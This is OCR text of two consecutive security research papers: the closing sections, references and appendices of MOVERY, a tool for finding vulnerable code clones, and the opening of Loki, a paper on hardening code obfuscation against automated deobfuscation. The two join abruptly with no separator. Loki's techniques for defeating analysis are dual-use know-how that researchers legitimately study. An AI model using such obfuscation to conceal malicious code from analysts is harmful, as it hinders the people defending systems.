Other VCCs that have not yet been successfully reproduced are on hold to report because we can hardly receive a response from the development teams even if reported. We will not disclose any VCCs until a security patch is applied, and we plan to trigger such VCCs with the help of a collaborator or refer to the related approaches (*e.g.*, [18, 27]) for triggering a propagated vulnerability; if a VCC is successfully reproduced, we will immediately report it to the development team.

Limitations. MOVERY leverages some assumptions that can limit its application. First, MOVERY can discover VCCs when the source code for the target software is available; if the control and data dependencies of functions in a binary can be accurately investigated, we expect that the methodology of MOVERY may be applied to binary-level VCC discovery.

Second, NVD may provide incorrect CPEs for some CVEs [8, 47], which could impair the accuracy of reconstructing older vulnerable functions. Although we manually verified the CPEs (see Section 4.1), this is inefficient for practical use, and if the correct version range (CPEs) of a vulnerability is provided, the effectiveness of MOVERY will be improved.

Third, MOVERY considers vulnerabilities within functions and cannot discover VCCs whose patches are out of functions (*e.g.*, inter-functional or C preprocessor-dependent vulnerabilities). Because MOVERY considers a function as a basic unit, it cannot address C preprocessor-dependent vulnerabilities, but we are considering addressing inter-functional vulnerabilities by including the correlation information of such inter-functions (*e.g.*, inter-function data flows) into signatures.

Last, even if we set θ to extremes (*i.e.*, 0 and 1), MOVERY still produces 4 FNs and 3 FPs; FNs were caused by VCCs with similar semantics but syntactically changed code, and FPs were produced owing to the syntactically similar functions with different patches applied (see Section 5.1). If MOVERY can handle Type-4 clones and if abstraction is not used, such FNs and FPs can be reduced, respectively. However, this may rather compromise the scalability and accuracy of MOVERY. Therefore, we retain the current MOVERY approach, which showed much superior performance than the existing approaches, and leave solving FPs and FNs that are independent of θ for future work.

7 Related Work

In this section, we introduce a number of related techniques.

Code clone detection techniques. There are numerous techniques attempting to detect code clones (*e.g.*, [4, 10, 15, 16, 24, 28, 29, 33–36, 41, 42]). However, their concern is not discovering a *vulnerable* code clone; because such techniques do not consider the vulnerability characteristics, they yield many FPs when applied to VCC discovery [17, 49].

Software composition analysis techniques. Several techniques attempt to identify OSS components in the target software (*e.g.*, [2, 9, 21, 25, 39, 48, 51, 52]); some of these can be applied to discover known vulnerabilities in OSS components. For example, Duan *et al.* [9] proposed OSSPolice to identify 1-day security vulnerabilities from the libraries of an Android application. OSSPolice utilized constant features to extract the versions of libraries, and determined if vulnerable versions were used in the target Android application. Zhan *et al.* [51] proposed ATVHunter to precisely detect versions of third-party libraries by using the control flow information of an Android application. Using the identified versions, ATVHunter verified whether the target application contained known security vulnerabilities. However, if developers backport security patches to the vulnerability or do not reuse the vulnerable code, these techniques produce FPs (see Section 5.3). Hence, they are insufficient to solve our target problem.

VCC discovery techniques. Jang *et al*. proposed ReDeBug [14], which is a token-based VCC discovery approach using the slicing window technique. Kim *et al*. proposed VUDDY [17], a function-level scalable VCC discovery technique. Bowman *et al*. proposed VGRAPH [3], a CPG-based VCC discovery technique, which is more robust to code modification, especially for Type-3 code clones. Xiao *et al*. proposed MVP [49], a recurring vulnerability detection approach. By considering only the sliced code lines that are directly related to vulnerabilities, MVP can discover VCCs with low syntax similarity of disclosed vulnerable functions.

However, these existing techniques (1) cannot precisely discover modified VCCs caused by internal OSS modifications, and (2) can only discover VCCs with code lines that have been deleted from security patches, thereby showing low accuracy when applied to our target problem (see Section 5.1 and Section 5.2). Some other techniques attempted to discover vulnerable codes based on learning algorithms (*e.g*., [22, 23]) or to detect buggy codes (*e.g*., [20, 26]). They hold the promise of detecting general vulnerable or buggy code, however, they are not capable of precisely discovering VCCs propagated by modified OSS reuse.

8 Conclusion

Discovering propagated vulnerabilities from modified OSS components is a pressing issue, because unpatched vulnerabilities can pose a critical threat to the entire software. In regards to this, we present MOVERY, a precise approach that discovers VCCs from modified OSS components. Our experimental results affirmed that MOVERY significantly outperformed existing VCC discovery techniques in terms of VCC discovery accuracy. Equipped with VCC discovery results from MOVERY, developers can address potential threats caused by propagated vulnerabilities in modified OSS components, rendering a safer software ecosystem.

Acknowledgment

We appreciate the anonymous reviewers for their valuable comments to improve the quality of the paper. This work was supported by Institute of Information & Communications Technology Planning & Evaluation (IITP) grant funded by the Korea government (MSIT) (No.2019-0-01697 Development of Automated Vulnerability Discovery Technologies for Blockchain Platform Security, No.2022-0-01198 Convergence Security Core Talent Training Business, and No.IITP-2022-2020-0-01819 ICT Creative Consilience program).

Availability

The source code of MOVERY is publicly available at GitHub: `https://github.com/wooseunghoon/MOVERY-public`.

References

[1] Aqua Security. Trivy: scanner for vulnerabilities in container images, file systems, and Git repositories, as well as for configuration issues, 2022. `https://aquasecurity.github.io/trivy/v0.22.0/`.

[2] Michael Backes, Sven Bugiel, and Erik Derr. Reliable Third-Party Library Detection in Android and its Security Applications. In *Proceedings of the 23rd ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 356–367, 2016.

[3] Benjamin Bowman and H Howie Huang. VGRAPH: A Robust Vulnerable Code Clone Detection System Using Code Property Triplets. In *Proceedings of the 5th IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 53–69, 2020.

[4] Lutz Büch and Artur Andrzejak. Learning-Based Recursive Aggregation of Abstract Syntax Trees for Code Clone Detection. In *Proceedings of the IEEE 26th International Conference on Software Analysis, Evolution and Reengineering (SANER)*, pages 95–104, 2019.

[5] Common Weakness Enumeration. 2021 CWE Top 25 Most Dangerous Software Weaknesses, 2021. `https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html`.

[6] Ctags. Universal Ctags, 2021. `https://github.com/universal-ctags/ctags`.

[7] CVE Details. The Ultimate Security Vulnerability Data source, 2021. `https://www.cvedetails.com`.

[8] Ying Dong, Wenbo Guo, Yueqi Chen, Xinyu Xing, Yuqing Zhang, and Gang Wang. Towards the detection of inconsistencies in public security vulnerability reports. In *Proceedings of the 28th USENIX Security Symposium (Security)*, pages 869–885, 2019.

[9] Ruian Duan, Ashish Bijlani, Meng Xu, Taesoo Kim, and Wenke Lee. Identifying Open-Source License Violation and 1-day Security Risk at Large Scale. In *Proceedings of the 24th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 2169–2185, 2017.

[10] Mohammad Gharehyazie, Baishakhi Ray, Mehdi Keshani, Masoumeh Soleimani Zavosht, Abbas Heydarnoori, and Vladimir Filkov. Cross-project code clones in GitHub. *Empirical Software Engineering*, pages 1–36, 2018.

[11] GitHub. *The GitHub Blog - Thank you for 100 million repositories*, 2018. `https://github.blog/2018-11-08-100m-repos/`.

[12] GitHub. *The 2020 State of the OCTOVERSE*, 2020. https://octoverse.github.com/.

[13] Red Hat. Backporting Security Fixes, 2021. https://access.redhat.com/security/updates/backporting.

[14] Jiyong Jang, Abeer Agrawal, and David Brumley. ReDeBug: Finding Unpatched Code Clones in Entire OS Distributions. In *Proceedings of the 33rd IEEE Symposium on Security and Privacy (SP)*, pages 48–62, 2012.

[15] Lingxiao Jiang, Ghassan Misherghi, Zhendong Su, and Stephane Glondu. DECKARD: Scalable and Accurate Tree-based Detection of Code Clones. In *Proceedings of the 29th International Conference on Software Engineering (ICSE)*, pages 96–105, 2007.

[16] Toshihiro Kamiya, Shinji Kusumoto, and Katsuro Inoue. CCFinder: A Multilinguistic Token-Based Code Clone Detection System for Large Scale Source Code. *IEEE Transactions on Software Engineering*, 28(7):654–670, 2002.

[17] Seulbae Kim, Seunghoon Woo, Heejo Lee, and Hakjoo Oh. VUDDY: A Scalable Approach for Vulnerable Code Clone Discovery. In *Proceedings of the 38th IEEE Symposium on Security and Privacy (SP)*, pages 595–614, 2017.

[18] Seongkyeong Kwon, Seunghoon Woo, Gangmo Seong, and Heejo Lee. OCTOPOCS: Automatic Verification of Propagated Vulnerable Code Using Reformed Proofs of Concept. In *Proceedings of the 51st Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 174–185, 2021.

[19] Frank Li and Vern Paxson. A Large-Scale Empirical Study of Security Patches. In *Proceedings of the 24th ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 2201–2215, 2017.

[20] Jingyue Li and Michael D Ernst. CBCD: Cloned Buggy Code Detector. In *Proceedings of the 34th International Conference on Software Engineering (ICSE)*, pages 310–320, 2012.

[21] Menghao Li, Wei Wang, Pei Wang, Shuai Wang, Dinghao Wu, Jian Liu, Rui Xue, and Wei Huo. LibD: Scalable and Precise Third-party Library Detection in Android Markets. In *Proceedings of the 39th International Conference on Software Engineering (ICSE)*, pages 335–346. IEEE, 2017.

[22] Zhen Li, Deqing Zou, Shouhuai Xu, Hai Jin, Hanchao Qi, and Jie Hu. VulPecker: An Automated Vulnerability Detection System Based on Code Similarity Analysis. In *Proceedings of the 32nd Annual Conference on Computer Security Applications (ACSAC)*, pages 201–213, 2016.

[23] Zhen Li, Deqing Zou, Shouhuai Xu, Xinyu Ou, Hai Jin, Sujuan Wang, Zhijun Deng, and Yuyi Zhong. VulDeePecker: A Deep Learning-Based System for Vulnerability Detection. In *Proceedings of the 25th Annual Network and Distributed System Security Symposium (NDSS)*, 2018.

[24] Zhenmin Li, Shan Lu, Suvda Myagmar, and Yuanyuan Zhou. CP-Miner: A Tool for Finding Copy-paste and Related Bugs in Operating System Code. In *Proceedings of the 6th Symposium on Operating Systems Design and Implementation (OSDI)*, volume 4, pages 289–302, 2004.

[25] Ziang Ma, Haoyu Wang, Yao Guo, and Xiangqun Chen. LibRadar: Fast and Accurate Detection of Third-party Libraries in Android Apps. In *Proceedings of the 38th International Conference on Software Engineering: Companion (ICSE-Companion)*, pages 653–656, 2016.

[26] Manishankar Mondal, Chanchal K Roy, and Kevin A Schneider. Identifying Code Clones having High Possibilities of Containing Bugs. In *Proceedings of the IEEE/ACM 25th International Conference on Program Comprehension (ICPC)*, pages 99–109, 2017.

[27] Dongliang Mu, Alejandro Cuevas, Limin Yang, Hang Hu, Xinyu Xing, Bing Mao, and Gang Wang. Understanding the reproducibility of crowd-reported security vulnerabilities. In *Proceedings of the 27th USENIX Security Symposium (Security)*, pages 919–936, 2018.

[28] Ginger Myles and Christian Collberg. K-gram Based Software Birthmarks. In *Proceedings of the 20th ACM Symposium on Applied Computing (SAC)*, pages 314–318, 2005.

[29] Manziba Akanda Nishi and Kostadin Damevski. Scalable code clone detection and search based on adaptive prefix filtering. *Journal of Systems and Software*, 137:130–142, 2018.

[30] NVD. Common Platform and Enumeration (CPE), 2021. https://nvd.nist.gov/products/cpe.

[31] NVD. National Vulnerability Database, 2021. https://nvd.nist.gov/.

[32] Henning Perl, Sergej Dechand, Matthew Smith, Daniel Arp, Fabian Yamaguchi, Konrad Rieck, Sascha Fahl, and Yasemin Acar. VCCFinder: Finding Potential Vulnerabilities in Open-Source Projects to Assist Code Audits. In *Proceedings of the 22nd ACM SIGSAC Conference on*

Computer and Communications Security (CCS), pages 426–437, 2015.

[33] Chanchal K Roy and James R Cordy. NICAD: Accurate Detection of Near-Miss Intentional Clones Using Flexible Pretty-Printing and Code Normalization. In *Proceedings of the 16th IEEE International Conference on Program Comprehension (ICPC)*, pages 172–181, 2008.

[34] Chanchal Kumar Roy and James R Cordy. A Survey on Software Clone Detection Research. *Queen's School of Computing TR*, 541(115):64–68, 2007.

[35] Hitesh Sajnani, Vaibhav Saini, Jeffrey Svajlenko, Chanchal K Roy, and Cristina V Lopes. SourcererCC: Scaling Code Clone Detection to Big-Code. In *Proceedings of the 38th International Conference on Software Engineering (ICSE)*, pages 1157–1168, 2016.

[36] Yuichi Semura, Norihiro Yoshida, Eunjong Choi, and Katsuro Inoue. CCFinderSW: Clone Detection Tool with Flexible Multilingual Tokenization. In *Proceedings of the 24th Asia-Pacific Software Engineering Conference (APSEC)*, pages 654–659, 2017.

[37] Synopsys. *Open source security and risk analysis report (OSSRA)*, 2021.

[38] Synopsys. Black Duck Software: Software Composition Analysis, 2022. `https://www.blackducksoftware.com/`.

[39] Wei Tang, Du Chen, and Ping Luo. BCFinder: A Lightweight and Platform-independent Tool to Find Third-party Components in Binaries. In *Proceedings of the 25th Asia-Pacific Software Engineering Conference (APSEC)*, pages 288–297. IEEE, 2018.

[40] TechRepublic. *Backward compatibility issues can derail your development efforts*, 2001. `https://www.techrepublic.com/article/backward-compatibility-issues-can-derail-your-development-efforts/`.

[41] Tijana Vislavski, Gordana Rakic, Nicolás Cardozo, and Zoran Budimac. LICCA: A Tool for Cross-Language Clone Detection. In *Proceedings of the IEEE 25th International Conference on Software Analysis, Evolution and Reengineering (SANER)*, pages 512–516, 2018.

[42] Pengcheng Wang, Jeffrey Svajlenko, Yanzhao Wu, Yun Xu, and Chanchal K Roy. CCAligner: A Token Based Large-Gap Clone Detector. In *Proceedings of the 40th International Conference on Software Engineering (ICSE)*, pages 1066–1077, 2018.

[43] Wikipedia. Backporting, 2021. `https://en.wikipedia.org/wiki/Backporting`.

[44] Wikipedia. Backward compatibility, 2021. `https://en.wikipedia.org/wiki/Backward_compatibility`.

[45] Wikipedia. F-score, 2022. `https://en.wikipedia.org/wiki/F-score`.

[46] Wikipedia. Jaccard Index, 2022. `https://en.wikipedia.org/wiki/Jaccard_index`.

[47] Seunghoon Woo, Dongwook Lee, Sunghan Park, Heejo Lee, and Sven Dietrich. V0Finder: Discovering the Correct Origin of Publicly Reported Software Vulnerabilities. In *Proceedings of the 30th USENIX Security Symposium (Security)*, pages 3041–3058, 2021.

[48] Seunghoon Woo, Sunghan Park, Seulbae Kim, Heejo Lee, and Hakjoo Oh. CENTRIS: A Precise and Scalable Approach for Identifying Modified Open-Source Software Reuse. In *Proceedings of the IEEE/ACM 43rd International Conference on Software Engineering (ICSE)*, pages 860–872, 2021.

[49] Yang Xiao, Bihuan Chen, Chendong Yu, Zhengzi Xu, Zimu Yuan, Feng Li, Binghong Liu, Yang Liu, Wei Huo, Wei Zou, and Wenchang Shi. MVP: Detecting Vulnerabilities using Patch-Enhanced Vulnerability Signatures. In *Proceedings of the 29th USENIX Security Symposium (Security)*, pages 1165–1182, 2020.

[50] Fabian Yamaguchi, Nico Golde, Daniel Arp, and Konrad Rieck. Modeling and Discovering Vulnerabilities with Code Property Graphs. In *Proceedings of the 35th IEEE Symposium on Security and Privacy (SP)*, pages 590–604. IEEE, 2014.

[51] Xian Zhan, Lingling Fan, Sen Chen, Feng Wu, Tianming Liu, Xiapu Luo, and Yang Liu. ATVHunter: Reliable Version Detection of Third-Party Libraries for Vulnerability Identification in Android Applications. In *Proceedings of the 43rd International Conference on Software Engineering (ICSE)*, pages 1695–1707. IEEE, 2021.

[52] Xian Zhan, Tianming Liu, Lingling Fan, Li Li, Sen Chen, Xiapu Luo, and Yang Liu. Research on Third-Party Libraries in Android Apps: A Taxonomy and Systematic Literature Review. *IEEE Transactions on Software Engineering*, 2021.





Figure 5: Types of code modifications in VCCs.



(a) Top 5 CWE distribution. **(b) CVSS distribution.**

Figure 6: CWE and CVSS distributions for the discovered VCCs by MOVERY.

Appendix A Code modification types of VCCs

We analyzed 415 VCCs discovered by MOVERY to better understand the types of code modifications. Figure 5 shows the analysis results; note that a VCC may contain multiple code modification types.

It is worth noting that the variable names and variable types of the discovered VCCs are mostly different from disclosed vulnerable functions. We confirmed that most of these cases were caused by internal OSS modifications. Approaches using the abstraction method such as MOVERY, VUDDY, and MVP could address this type of code modification.

Moreover, we confirmed that the cases, in which code lines of the disclosed vulnerable function were deleted or new code lines were added, accounted for more than 80% of the discovered VCCs. MOVERY, considering only the core lines of the vulnerable code, could respond to this code modification, but VUDDY, considering the syntax of the entire vulnerable function, hardly discovered VCC to which this code modification was applied.

All code modification types should be considered in VCC discovery. We confirmed that MOVERY's extensible and minimized signature generation made this possible while other existing approaches failed to handle some types of code modifications (as demonstrated in Section 5.1).

Appendix B Analysis for the discovered VCCs

In our experiments, MOVERY discovered 415 VCCs for ten target software. We analyzed the vulnerability types (*i.e.*, Common Weakness Enumeration, shortly CWE) and severity (*i.e.*, Common Vulnerability Scoring System, shortly CVSS) for the discovered VCCs. Figure 6 depicts the analysis results.

First, we confirmed that the 415 discovered VCCs belonged to 22 CWE groups; the distribution for the top five CWEs is shown in Figure 6a. The most frequently appeared type is "Out-of-bounds Read and Write" (53%); this vulnerability can lead to remote code execution and therefore requires extra attention. In addition, we confirmed that many vulnerabilities related to memory buffer (11%) and input validation (7%) appeared; the top four CWEs groups belong to the most dangerous vulnerability types in 2021 [5].

Next, we confirmed that most (84%) of the discovered VCCs had a medium severity, as shown in Figure 6b. Note that 15% of the propagated vulnerabilities had a high severity, which could pose a more critical threat to the entire software; it is noteworthy that the case study presented in Section 5.6 is a high-severity vulnerability. Especially high-risk vulnerabilities need to be discovered and patched more quickly, suggesting that there is in dire need of a precise VCC discovery tool, such as MOVERY.

Loki: Hardening Code Obfuscation Against Automated Attacks

Moritz Schloegel*, Tim Blazytko*, Moritz Contag*, Cornelius Aschermann*
Julius Basler*, Thorsten Holz†, Ali Abbasi*

*Ruhr-Universität Bochum
†CISPA Helmholtz Center for Information Security

Abstract

Software obfuscation is a crucial technology to protect intellectual property and manage digital rights within our society. Despite its huge practical importance, both commercial and academic state-of-the-art obfuscation methods are vulnerable to a plethora of automated deobfuscation attacks, such as symbolic execution, taint analysis, or program synthesis. While several enhanced obfuscation techniques were recently proposed to thwart taint analysis or symbolic execution, they either impose a prohibitive runtime overhead or can be removed in an automated way (e. g., via compiler optimizations). In general, these techniques suffer from focusing on a single attack vector, allowing an attacker to switch to other, more effective techniques, such as program synthesis.

In this work, we present LOKI, an approach for software obfuscation that is resilient against all known automated deobfuscation attacks. To this end, we use and efficiently combine multiple techniques, including a generic approach to synthesize formally verified expressions of arbitrary complexity. Contrary to state-of-the-art approaches that rely on a few hard-coded generation rules, our expressions are more diverse and harder to pattern match against. We show that even the state-of-the-art approach on Mixed-Boolean Arithmetic (MBA) deobfuscation fails to simplify them. Moreover, LOKI protects against previously unaccounted attack vectors such as program synthesis, for which it reduces the success rate to merely 19%. In a comprehensive evaluation, we show that our design incurs significantly less overhead while providing a much stronger protection level compared to existing works.

1 Introduction

Obfuscation describes the process of applying transformations to a given program with the goal of protecting the code from prying eyes. Generally speaking, obfuscation works by taking (parts of) a program and transforming it into a more complex, less intelligible representation, while at the same time preserving its observable input-output behavior [19]. Usually, such transformations come at the cost of increased program runtime and size, thus trading intelligibility for overhead. Although formal verification of code transformations is hard to achieve in practice [49, 85], obfuscation is used in a wide range of real-world scenarios. Examples include protection of intellectual property (IP), digital rights management (DRM), and concealment of malicious behavior in software. Generally speaking, obfuscation protects critical (often small) code parts against reverse engineering and, thus, misuse by competitors or other parties. For example, most contemporary DRM systems rely on some kind of obfuscation to prevent attackers from distributing unauthorized copies of their product [53]. License checks and cryptographic authentication schemes are examples for code that is commonly obfuscated in practice to prevent analysis. Most copy-protection schemes used by games use some kind of obfuscation to prevent unauthorized copies. As another example, market-leading companies, such as *Snapchat*, obfuscate how API calls to their backend are constructed, preventing abuse and access by competitors [28].

Among the countless obfuscation methods proposed in the literature [1, 8, 14, 19, 31, 35, 40, 50, 54, 56, 67, 74, 77, 80, 81, 87], one of the most promising techniques is Virtual Machine (VM)-based obfuscation [31, 58]. State-of-the-art, commercial obfuscators such as THEMIDA [55] and VMPROTECT [73], as well as most game copy-protection schemes used in practice [26, 66], make extensive use of VM-based obfuscation. They transform the to-be-protected code from its original Instruction Set Architecture (ISA) into a *custom* one, and bundle an interpreter with the program that emulates the new ISA. This effectively breaks any analysis tool unfamiliar with the new architecture. Attackers aiming to deobfuscate code affected by this scheme must first uncover the custom ISA before they can reconstruct the original code [58, 64]. Since the custom instruction sets are conceptually simple, VM-based obfuscation software usually applies additional obfuscating transformations to the interpreter such that it is harder to analyze. For example, dead code insertion or constant unfolding are often used. At their core, these transformations inflate the number of executed instructions and mainly add to the code's

syntactic complexity, but can be successful in thwarting manual attacks.

However, it is often sufficient to apply well-known compiler optimizations, such as *dead code elimination*, *constant folding*, or *constant propagation*, to reduce the code's *syntactic* complexity and enable subsequent analyses [34, 84]. We tested this hypothesis and observe that this applies to the state-of-the-art tools THEMIDA and VMPROTECT, for both their fastest and strongest protection configurations: We found that a simple dead code elimination manages to reduce the number of assembly instructions per handler by at least 50% for five different targets, tremendously simplifying both manual and automated analyses (cf. Table 1). Subsequently, the resulting code can be further simplified using a wide range of automated techniques, including taint analysis [82, 84], symbolic execution [83, 84], program synthesis [7, 25], and various others [5, 6, 21, 29, 30, 34, 36, 42, 47, 58, 59, 64].

The reliance on *syntactic* complexity in state-of-the-art obfuscation schemes and the broad arsenal of advanced deobfuscation techniques sparked further research in the construction of more resilient schemes that aim to impede these automated analyses. Proposals were made to hinder taint analysis [10,60] and render symbolic execution ineffective [1, 54, 80, 87]. For example, the latter can be achieved by triggering a path explosion for the symbolic execution engine by artificially increasing the number of paths to analyze. Other promising obfuscation schemes emerged, including Mixed Boolean-Arithmetic (MBA) expressions [2, 29, 87] that offer a model to encode arbitrary arithmetic formulas in a complex manner. The expressions are represented in a domain that does not easily lend itself to simplification, effectively hiding the actual semantic operations. Usually, automated approaches to deobfuscate MBAs are based on symbolic simplification [6, 29, 30, 36]; they rely on certain assumptions about the expression's structure, making them unfit to simplify such expressions in the general case. Other approaches are based on program synthesis [7, 25, 51], which have been proven highly effective for most tasks. In general, synthesis-based deobfuscation techniques remain unchallenged to date and are valuable methods for automated analysis of obfuscated code. Recent works aiming at simplifying MBA turned towards machine learning [32] and algebraic simplification [48]. Especially the latter approach, relying on a hidden two-way feature between 1-bit and n-bit variables used within MBAs, provides an automated attacker with unprecedented MBA deobfuscation capabilities.

In this paper, we introduce a novel and comprehensive set of obfuscation techniques that can be combined to protect code against all known automated deobfuscation attacks, while imposing only reasonable overhead in terms of space and runtime. Our techniques are specifically designed such that a human analyst gains no significant advantage from employing automated deobfuscation techniques, including compiler optimizations (cf. Table 1), forward taint analysis, symbolic execution, and even program synthesis (cf. Section 6). We explicitly assume scenarios where these techniques are specifically tailored to our design *(white-box scenario)*.

To achieve such protection, we propose a generic algorithm to synthesize formally verified, arbitrarily complex MBA expressions. This is in strong contrast to state-of-the-art approaches that rely on a few handwritten rules, greatly limiting their effectiveness. For example, given 7,000 VM handlers, TIGRESS—the state-of-the-art academic obfuscator—uses only 16 unique MBAs, while our design features ~5,500 unique MBAs. As a result, our MBAs are highly unlikely to be simplified: In fact, current state-of-the-art MBA deobfuscation tools such as MBA-BLAST [48] can only simplify 0.5% of LOKI's MBAs. Furthermore, we conduct the first conclusive analysis of the limits of program synthesis with regard to deobfuscation. Based on the resulting insights, we present a hardening technique capable of impeding program synthesis, reducing its success rate to 19%—for TIGRESS, it is 67%. In summary, we present a new design featuring both high diversity and resilience against static and dynamic, automated deobfuscation attacks. While providing more value, our design incurs significantly less overhead compared to commercial, state-of-the-art obfuscation schemes (up to 40 times). Moreover, we port modern testing techniques, i. e., formal verification and fuzzing, to our design and show that complex combinations of obfuscation transformations benefit from such methods to assert the correctness of complex and non-deterministic obfuscation transformations.

Contributions. We make the following contributions:

- We present the design, implementation, and evaluation of LOKI, a software obfuscation approach resilient against all known automated deobfuscation attacks, even in white-box scenarios.
- We introduce a generic approach to synthesize diverse and formally verified Mixed Boolean-Arithmetic (MBA) expressions of arbitrary complexity that withstand even current state-of-the-art deobfuscation attacks.
- We are the first to propose an approach resilient against program synthesis-based attacks and map out limits of program synthesis in an empirical evaluation.

We publish the source code of LOKI as well as all evaluation artifacts (including test cases, binaries, and evaluation tooling) at `https://github.com/RUB-Syssec/loki`. An extended version of this paper with more technical details is available as a technical report [62].

2 Technical Background

We start by providing an overview of the required technical information on obfuscation and deobfuscation techniques.

Table 1: VM handler statistics for THEMIDA, VMPROTECT, and our approach called LOKI. The two commercial obfuscators are configured in their fastest (*Virtualization* and *Tiger White*) and strongest configuration (*Ultra* and *Dolphin Black*), but without additional security features (e. g., anti-debug). We track their handlers' *average number* of assembly and intermediate language (IL) instructions before and after dead code elimination (denoted as the percentage-wise reduction in parentheses). All values are averaged over five cryptographic algorithms (AES, DES, MD5, RC4, and SHA-1).

	VMPROTECT		THEMIDA		LOKI
Statistics	Virtualization	Ultra	Tiger White	Dolphin Black	
Assembly instructions	69 (−50.79%)	73 (−51.58%)	219 (−53.68%)	243 (−56.01%)	222 (−1.14%)
IL instructions	75 (−50.88%)	80 (−51.89%)	221 (−53.76%)	247 (−55.94%)	234 (−1.44%)
Handlers executed	46,591	151,303	83,191	290,815	4,123
... of them unique	274	4,578	204	337	55

2.1 VM-based Obfuscation

Virtual machine-based obfuscation, also known as *virtualization*, protects code by translating it into an intermediate representation called *bytecode*. This bytecode is interpreted by a CPU implemented in software, adhering to a custom instruction set architecture (ISA). An attacker must first reverse engineer this software CPU, a tedious and time-consuming task [58, 64]. Only after understanding the VM, they can reconstruct the original high-level code.

VM Interpreter. The original, unprotected code is replaced with a call to the *VM entry* that invokes the interpreter. It sets up the initial context of the VM and points it to the bytecode that is to be interpreted. This is implemented by the *VM dispatcher* using a fetch-decode-execute loop: first, it fetches the next instruction, decodes its opcode, and then transfers execution to the respective *VM handler*. Often, the handler is determined via a *global handler table* that is indexed by the opcode. After handler execution, the control flow returns to the VM dispatcher. Eventually, execution finishes by invoking a special *VM exit* handler aborting the loop.

Abstraction of Handler Semantics. Handlers are often semantically simple [7, 58]; they perform a single arithmetic or logical operation on a number of operands, e. g., $x \odot y$. We call the semantic function of a handler, i. e., the underlying instruction it implements, its *core semantics*. We can represent core semantics as a function $f(x,y)$, or more general as $f(x,y,c)$ where c is a constant. To measure the *syntactic complexity* of the core semantics, we compute the (syntactic) expression depth of f as the sum of all variable occurrences and operators. In contrast, the *semantic depth* refers to the syntactic depth of the syntactically shortest equivalent expression. Intuitively, it can be understood as the number of nodes in an Abstract Syntax Tree (AST).

Example 1: *We can represent a VM handler's core semantics* $x+y$ *as* $f(x,y,c) := x+y$ *with a syntactic depth of* 3. *A syntactically more complex function* $g(x,y,c) := x+y-x+c-c$ *has a syntactic depth of* 9 *but a semantic depth of* 1, *since* g *can be simplified to* $g(x,y,c) := y$.

Superoperators. Superoperators [57] are an approach to make handlers semantically more complex. Intuitively, this is achieved by combining different instruction sequences from the unprotected code into a single VM handler. Usually, these sequences compute independent results such that this VM "superhandler" computes multiple, independent VM handlers in a single step. As a consequence, superoperators often have multiple input and output tuples. Related to our function abstraction, we can say the function $f_s((x_0,y_0,c_0),\ldots,(x_n,y_n,c_n))$ computes an output tuple $(o_0,\ldots,o_n)$, where x_i, y_i, c_i and o_i represent the core semantics' inputs/output of a semantically simple VM handler. While originally developed to minimize the number of handlers executed to improve performance, superoperators have been used by obfuscators such as TIGRESS primarily for obtaining more complex VM handlers.

2.2 Mixed Boolean-Arithmetic

Mixed Boolean-Arithmetic (MBA) describes an approach to encode expressions in a syntactically complex manner. The goal is to hide underlying semantics in syntactically complex constructs. First described by Zhou et al. [87], MBA algebra connects arithmetic operations (e. g., addition) with bitwise operations (e. g., logical operations or bitshifts). The resulting expressions are usually hard to simplify symbolically [29, 78], since, for every expression, an infinite number of syntactic representations exists. In general, the task of reducing MBA expressions—known as *arithmetic encodings* [1]—to equivalent but simpler expressions is NP-hard [87].

Example 2: $f(x,y,c) := x+y$ *and* $g(x,y,c) := (x \oplus y) + 2 \cdot (x \wedge y)$ *are semantically equivalent. Both implement the same core semantics, but* g *uses a syntactically more complex representation, called MBA.*

3 Automated Deobfuscation Attacks

In the following, we detail common techniques used to analyze obfuscated code.

Forward Taint Analysis. *Forward taint analysis* follows the data flow of so-called *taint sources*, e. g., input variables, and marks all instructions as *tainted* that directly or indirectly depend on these sources [63, 64, 82, 84]. Taint analyses are implemented with varying granularity, referring to the smallest unit they can taint. Common approaches use either bit-level or byte-level granularity. Forward taint analysis can be used to reduce obfuscated code to the instructions depending on user input. The underlying idea is that important semantics rely only on the identified taint sources. All other code constructs,

```
1  mov edx, eax          ; edx1 := eax1
2  mov ecx, 0x20         ; ecx1 := 0x20
3  add edx, ecx          ; edx2 := edx1 + ecx1
4  add edx, 0x10         ; edx3 := edx2 + 0x10
```

Figure 1: An assembly code snippet used to illustrate forward taint analysis, backward slicing, and symbolic execution.

e. g., as added by an obfuscator, can be omitted in an automated matter. Still, if these constructs perform calculations on the user input, taint analysis can be mislead [10, 60].

Example 3: *In Figure 1, assume* eax *is a taint source. The analysis taints the first, third, and fourth instruction since they propagate a taint source. It does* not *taint the second instruction. While its value is later used in tainted instructions, it does not directly depend on* eax.

Backward Slicing. Contrary to forward taint analysis, backward slicing is a backward analysis. Starting from some output variable, it recursively backtracks and marks all input variables on which the output depends [24, 75, 84]. In code deobfuscation, slicing can be used to find all instructions that contribute to the output. Applied to VM handlers, it allows to strip all code not directly related to a handler's core semantics. Similar to forward taint analysis, increasing the number of dependencies (e. g., by inserting junk calculations to the output) reduces the usefulness of slicing.

Example 4: *When backtracking the value of* edx *(line 4 in Figure 1) by following each use and definition, each instruction is marked as they all contribute to the output.*

